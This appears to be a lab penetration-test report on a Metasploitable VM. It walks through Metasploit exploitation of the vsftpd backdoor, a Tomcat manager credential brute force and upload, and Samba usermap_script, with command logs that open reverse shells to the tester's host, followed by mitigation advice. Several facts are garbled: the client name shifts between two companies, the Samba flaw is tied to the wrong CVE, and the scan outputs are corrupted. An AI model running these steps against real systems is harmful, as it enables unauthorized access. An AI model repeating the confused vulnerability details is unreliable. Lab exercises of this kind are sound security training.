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## Introduction

In today's digital world, companies face many security threats that can put their sensitive information at risk. To help address these risks, our company, PentestRus, was hired to conduct a thorough penetration test on Mayo Industries. The goal of this test was to find any weaknesses in their security systems and recommend ways to improve them.

Our team was divided into three groups: the Red Team, which carried out simulated attacks to find vulnerabilities; the Blue Team, which examined how well Mayo Industries could defend against those attacks; and the Purple Team, which evaluated the overall testing process and suggested improvements. We used tools like Angry IP Scanner and Nmap to identify several critical security issues, including problems with the vsftpd FTP server, Apache Tomcat, and Samba services.


This report details the vulnerabilities we found, discusses how they could affect the business, and provides practical recommendations to help Mayo Industries strengthen its security. By addressing these issues, the company can better protect its sensitive data and reduce the chances of future attacks.

# Foot printing and reconnaissance (Information Gathering phase)

#### 01. Angry IP Scanner

During a scan of the IP range 192.168.56.0 to 192.168.56.255 using Angry IP Scanner, several hostnames and open ports were identified. A notable finding was a vulnerable host at the IP address 192.168.56.103, which is associated with a Metasploitable server commonly utilized for testing security vulnerabilities. This server presents a significant opportunity for further security analysis and penetration testing.

Additionally, another host was detected at 192.168.56.105, which corresponds to the local host's IP address. These discoveries indicate potential areas for deeper investigation and highlight the importance of conducting thorough security assessments on identified hosts.





To verify the results from Angry IP Scanner, team used the ifconfig command to confirm the local host's IP address. For the Metasploit server, team logged into its operating system to check the IP address directly. In both cases, the IP addresses matched the results from the scan, confirming that 192.168.56.103 is the Metasploitable server and 192.168.56.105 is the local host. This validation ensures the accuracy of the scan and the identified hosts.

#### 02.Nmap

```
SV 192.168.56.103
Starting Nmap 7.94 (https://nmap.org) at 2024-10-06 13:10 PDT
Nmap scan report for 192.168.56.103
Host is up (0.0064s latency).
Not shown: 977 closed tcp ports (conn-refused)
                  STATE SERVICE
                                                         VERSION
21/tcp open ftp
22/tcp open ssh
22/tcp open ssh OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
                                                       vsftpd 2.3.4
                                                        netkit-rsh rexecd
OpenBSD or Solaris rlogind
 513/tcp open login
514/tcp open shell Netkit rsing
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
                                                        Netkit rshd
2121/tcp open ftp
3306/tcp open mysql
                                                         ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc
                                                       UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
  : Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
```

Using the nmap -sV command, team able to gather detailed information about the ports, their states (whether open or closed), the services running on those ports, and the versions of the services. And team identified several ports that could potentially be exploited for vulnerabilities. These ports include:

Port 21, Port 8180, Ports 445 or 139

## **Exploitation**

#### 01.Vsftpd backdoor Vulnerability

The vsftpd (Very Secure FTP Daemon) FTP server contains a significant vulnerability known as the "smiley face backdoor." This flaw allows an attacker to gain unauthorized control of a system by using a specific username that includes a smiley face character.

```
sudo bash
[sudo] password for cruiser:

[root0 cruiser]-[/home/cruiser]

# nnap -sV 192.168.56.103

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-09 03:20 EDT

Nmap scan report for 192.168.56.103

Host is up (0.000078s latency).

Not shown: 977 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ftp vsftpd 2.3.4

22/tcp open smtp Postfix smtpd

23/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)
```


During the scan, team discovered that the FTP service version is exposed, and the corresponding port is open. To further investigate, team searched for related exploits in the Metasploit console. The search returned the following results:

After using the exploit. The options or the parameters have to be set.

The RPORT has been already stetted to the 21. And the RHOSTS have to be set. The RHOST is the 192.168.56.103. then set the parameters as below,

Then after executing the exploit the shell is listening on the remote port without any authentication being required. Then the attacker may use it by connecting to the remote port and send commands remotely. Then after successfully executed the exploit.

Then after we can surf through, we can find the files inside the machine



#### **Business Impact**

The Blue Team's observations revealed a critical security vulnerability involving an open, unsecured port. This weakness allows attackers to gain unauthorized access to the system, using a username that can even include unconventional characters like a smiley face. Once they

achieve root-level access, attackers can execute malicious actions, potentially resulting in substantial financial losses for Sentinel Industries, particularly in the financial services sector.

Such breaches can lead to the theft of sensitive customer data, including credit card and account information. Additionally, the installation of malware can disrupt system operations, jeopardizing valuable research facility data. The overall impact could be catastrophic, costing the company millions and damaging its reputation.

#### Mitigations and Recommendations

Upon identifying these vulnerabilities, the Blue Team promptly reported their findings to the Purple Team, which recommended essential precautions. One of the most critical actions is to update the vsftpd (Very Secure FTP Daemon) to the latest version, specifically version 2.3.5 or later, where known vulnerabilities have been addressed.


Furthermore, disabling anonymous logins is a vital mitigation measure. Most users do not require this feature and turning it off can significantly reduce the risk of unauthorized access. Organizations should also configure their servers to allow logins only from approved users. This can be achieved by establishing a whitelist of permitted IP addresses or by restricting access to the FTP server through a firewall. Implementing these recommendations will enhance the security posture of Sentinel Industries and protect its sensitive data.

#### 02. Apache Tomcat Vulnerability

Apache Tomcat versions 5.5.0 through 5.5.29 and 6.0.0 through 6.0.26 have a critical vulnerability that affects how the server handles requests requiring BASIC or DIGEST authentication. When a request is made for a resource that needs authentication, attackers may be able to extract sensitive information, specifically the server's hostname or IP address. This information can be obtained from the realm field in the WWW-Authenticate header in the server's response.

This vulnerability is known as CVE-2010-1157. Beyond simply leaking information, this issue also poses a greater risk, as it could lead to remote code execution, allowing attackers to execute arbitrary commands on the server. This aspect of the vulnerability is identified as CVE-20101221. [1]

For the host at IP address 192.168.56.103, I found port 8180 to be open. The Red Team can investigate this further to determine the exact version of Apache Tomcat running on this port. Based on the information gathered, it appears that the server is running Tomcat version 5.5. This version is known to have several vulnerabilities, making it a potential target for further exploitation during the penetration test.




After identifying the vulnerable hosts, team focused on the system running Tomcat. Upon further analysis, team matched the server to a specific Metasploit module, identified as module 27. This module allows to extract the username and password for the Tomcat server, which could be used to gain unauthorized access and further exploit the system. This finding highlights a significant vulnerability in the server's security configuration, requiring immediate attention.

```
msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 192.168.56.103
RHOST ⇒ 192.168.56.103
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
```


```
<u>msf6</u> auxiliary(
[!] No active DB -- Credential data will not be saved!
    192.168.56.103:8180 - LOGIN FAILED: admin:admin (Incorrect)
    192.168.56.103:8180 - LOGIN FAILED: admin:manager (Incorrect)
    192.168.56.103:8180 - LOGIN FAILED: admin:role1 (Incorrect)
    192.168.56.103:8180 - LOGIN FAILED: admin:root (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:tomcat (Incorrect)
    192.168.56.103:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:vagrant (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:QLogic66 (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:password (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:Password1 (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:changethis (Incorrect)
    192.168.56.103:8180 -
                           LOGIN FAILED: admin:r00t (Incorrect)
    192.168.56.103:8180
                           LOGIN FAILED: admin:toor
     192.168.56.103:8180
                          LOGIN FAILED: root:j2deployer (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: root:0vW*busr1 (Incorrect)
                          LOGIN FAILED: root:kdsxc (Incorrect)
     192.168.56.103:8180 -
     192.168.56.103:8180 -
                          LOGIN FAILED: root:owaspba (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: root:ADMIN (Incorrect)
     192.168.56.103:8180
                          LOGIN FAILED: root:xampp (Incorrect)
     192.168.56.103:8180
                          LOGIN FAILED: tomcat:admin (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: tomcat:manager (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: tomcat:role1 (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: tomcat:root (Incorrect)
 +1 192.168.56.103:8180
                          Login Successful: tomcat:tomcat
     192.168.56.103:8180
                          LOGIN FAILED: both:admin (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: both:manager (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: both:role1 (Incorrect)
     192.168.56.103:8180 -
                          LOGIN FAILED: both:root (Incorrect)
     192.168.56.103:8180
                          LOGIN FAILED: both:tomcat (Incorrect)
     192.168.56.103:8180
                          LOGIN FAILED: both:s3cret (Incorrect)
```

After configuring the host and port settings, the team executed the scan. This process successfully revealed the username and password associated with the identified vulnerable host. These credentials will be crucial for further penetration testing, allowing the team to explore potential vulnerabilities and assess the security posture of the Metasploitable server. The findings underscore the importance of robust authentication mechanisms to protect against unauthorized access.



The penetration testing team conducted a follow-up search for the module related to Tomcat 5.5. After successfully obtaining the credentials, the team selected the second module,

exploit/multi/http/tomcat\_mgr\_upload, to address vulnerabilities associated with authenticated uploads. This exploit allows for the unauthorized uploading of files to the Tomcat server, potentially leading to further exploitation of the system. The decision to use this specific module was based on its effectiveness in targeting the identified issues within the Tomcat environment.



Then set the module parameters as below.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.103
RHOST ⇒ 192.168.56.103
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
```

Importantly set the LHOST as the IP of the machine use to exploit. For the HttpUsername and the HttpPassword set the username and the password found before.

```
) > set LHOST 192.168.56.105
msf6 exploit(
LHOST ⇒ 192.168.56.105
msf6 exploit(
    Started reverse TCP handler on 192.168.56.105:4444
    Retrieving session ID and CSRF token...
   Uploading and deploying FRdyTY...
Executing FRdyTY...
   Undeploying FRdyTY ...
Sending stage (58829 bytes) to 192.168.56.103
    Undeployed at /manager/html/undeploy
    Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.103:48650) at 2024-10-07 01:23:54 -0700
meterpreter > sysinfo
                : metasploitable
Computer
os
                 : Linux 2.6.24-16-server (i386)
Architecture
                 : x86
System Language : en_US
Meterpreter
                   java/linux
meterpreter >
```

Then after run the exploit as above the meterpreter session will start. And with executing some commands we can get the server information and the user information. Then I exploit the system.

```
meterpreter > cd home
meterpreter > ls
Listing: /home
Mode
                  Size Type
                             Last modified
                                                         Name
040444/r-r-r-
                 4096
                             2010-03-17 07:08:02 -0700
040444/r--r--r-- 4096 dir
040444/r--r--r-- 4096 dir
                             2024-09-23 03:45:01 -0700
                                                         msfadmin
                             2010-04-15 23:16:02 -0700
                                                         service
040444/r--r-- 4096 dir
                             2024-10-06 13:28:59 -0700 user
meterpreter > cd user
meterpreter > ls
Listing: /home/user
                  Size Type Last modified
                             2010-05-07 11:38:06 -0700 .bash_history
100445/r-r-r-x
                              2010-03-31 03:42:59 -0700
                                                         .bash_logout
100445/r--r--r-x 2928 fil
                             2010-03-31 03:42:59 -0700
                                                        .bashro
100445/r--r--r-x 586 fil
                             2010-03-31 03:42:59 -0700
040001/---x 4096 dir
                              2010-05-07 11:36:34 -0700
                                                         .ssh
100444/r--r-- 16
                             2024-10-06 13:28:59 -0700 important_file.txt
meterpreter > cat important_file.txt
pwd is hellogo<u>d</u>
meterpreter >
```

#### **Business Impact**

The Blue Team, analyzing the exploit identified by the Red Team, has determined that the system is vulnerable to ransomware attacks. A data leak could lead to a significant loss of reputation for Sentinel Industries, potentially resulting in a decline in customer trust and business. Furthermore, these vulnerabilities may expose the system to Denial of Service (DoS) attacks, making the services unavailable to legitimate users.

#### Mitigations and Recommendations

From the perspective of the Purple Team, one of the best preventive measures is to update the Apache Tomcat servers to the latest versions. Additionally, implementing a web application firewall (WAF) can provide an extra layer of security. Regularly monitoring the web server logs for unusual activity will help in identifying any attempts to exploit vulnerabilities in Apache Tomcat (specifically version 5.5.x). These steps can significantly enhance the security posture of Sentinel Industries.

#### 03. Samba Deadlock Vulnerability

Samba versions before 4.15.5 are vulnerable to a serious flaw (CVE-2021-44142) that allows attackers to remotely execute code on the server, potentially granting them complete control

over the system. This vulnerability is caused by a race condition in how Samba processes certain requests, which can be exploited by sending a specially crafted request. If successful, the attacker may gain root access, posing a significant risk to affected systems. It is essential to upgrade to Samba version 4.15.5 or later to protect against this vulnerability. [2]

The Nmap results get by the red team is shown that the port 139 and 445 is opened.

```
(echo® kali)-[~]

Simap -sV 192.168.56.103

Starting Namp 7.94 (https://nmap.org ) at 2024-10-07 07:04 PDT

Nmap scan report for 192.168.56.103

Host is up (0.0018s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7pl Debian 8ubuntu1 (protocol 2.0)

22/tcp open ssh OpenSSH 4.7pl Debian 8ubuntu1 (protocol 2.0)

23/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

113/tcp open retblos-ssn Samba smbd 3.X − 4.X (workgroup: WORKGROUP)

48/tcp open netblos-ssn Samba smbd 3.X − 4.X (workgroup: WORKGROUP)

512/tcp open netblos-ssn Samba smbd 3.X − 4.X (workgroup: WORKGROUP)

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512/tcp open netblos-ssn Samba smbd 3.X − 4.X (workgroup: WORKGROUP)

512/tcp open swcc netkit-rsh rexect

1099/tcp open shell Netkit rshd

Netwice shell Netkit rshd

Netkit rshd
```

Then the red team is looking for the modules in the Metasploit and there is an auxiliary particularly to find the version of the SMB. For that they using the auxiliary/scanner/smb/smb version module.



Then after setting the parameters and run the exploit they obtain the samba version abs below.

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > info

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm «XBhdm.io>
Spencer McIntyre
Christophe De La Fuente

Check supported:
No

Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
asics/using-metasploit.html


THREADS 1 yes The number of concurrent threads (max one per host)

Description:
Fingerprint and display version information about SMB servers. Protocol
information and host operating system (if available) will be reported.
Host operating system detection requires the remote server to support
version 1 of the SMB protocol. Compression and encryption capability
negotiation is only present in version 3.1.1.

View the full module info with the info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.103
RHOST ⇒ 192.168.56.103:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[**] 192.168.56.103:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[**] 192.168.56.103:455 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[**] Auxiliary module execution completed
```

So they confirmed that the version is 3.0.20-Debian. After that they are searching for the exploits related to it.

Then select the exploit/multi/samba/usermap\_script module.



then set the RHOSTS and the LHOST and 192.168.56.103, 192.168.56.105 respectively. Then after executing the exploit they obtain the remote Metasploitable system by gaining the remote access to the machine.

```
View the full module info with the info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.103

RHOST ⇒ 192.168.56.103

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.105

LHOST ⇒ 192.168.56.105

msf6 exploit(multi/samba/usermap_script) > run
```

```
Started reverse TCP handler on 192.168.56.105:4444 Command shell session 1 opened (192.168.56.105:4444 \rightarrow 192.168.56.103:32969) at 2024-10-07 07:11:26 -0700
cdrom
dev
home
initrd.img
lib
lost+found
media
nohup.out
proc
sys
tmp
cd home
msfadmin
service
cd user
important_file.txt
cat important_file.txt
pwd is hellogod
```

#### **Business Impact**

The Samba deadlock vulnerability poses a significant risk of data breaches. The Blue Team has identified that this vulnerability allows for man-in-the-middle attacks during communication between clients and servers. This means that an attacker could intercept and manipulate sensitive data transmitted over the network. Furthermore, the attacker may also exploit this vulnerability to execute arbitrary network calls, potentially leading to the shutdown of critical services. Overall, the consequences of this vulnerability could severely compromise the integrity and availability of sensitive information and essential operations.

#### Mitigations and Recommendations

To mitigate the risks associated with this vulnerability, the Purple Team recommends updating Samba to version 4.15.5 or later. This update addresses the deadlock vulnerability and enhances security. Additionally, it is crucial to monitor server logs regularly to identify any suspicious activities. By

maintaining vigilant oversight of server activity, organizations can detect and respond to potential threats before they escalate, thereby safeguarding their data and services.		

#### Conclusion

In summary, the penetration testing carried out on Mayo Industries uncovered several serious security weaknesses. These issues were found in the vsftpd FTP server, Apache Tomcat, and Samba services, which could allow unauthorized access, data leaks, and interruptions to the company's operations.

The teamwork between the Red, Blue, and Purple Teams was crucial in identifying these vulnerabilities and evaluating the current security measures. This report provides an overview of the potential impacts on the business and offers practical recommendations to improve security.

To address the identified risks, Mayo Industries should take immediate action, such as updating vulnerable software, turning off unnecessary features, and strengthening access controls. By following these suggestions, the company can reduce its risk of cyberattacks and better protect its sensitive information, ensuring a more secure and reliable operation.

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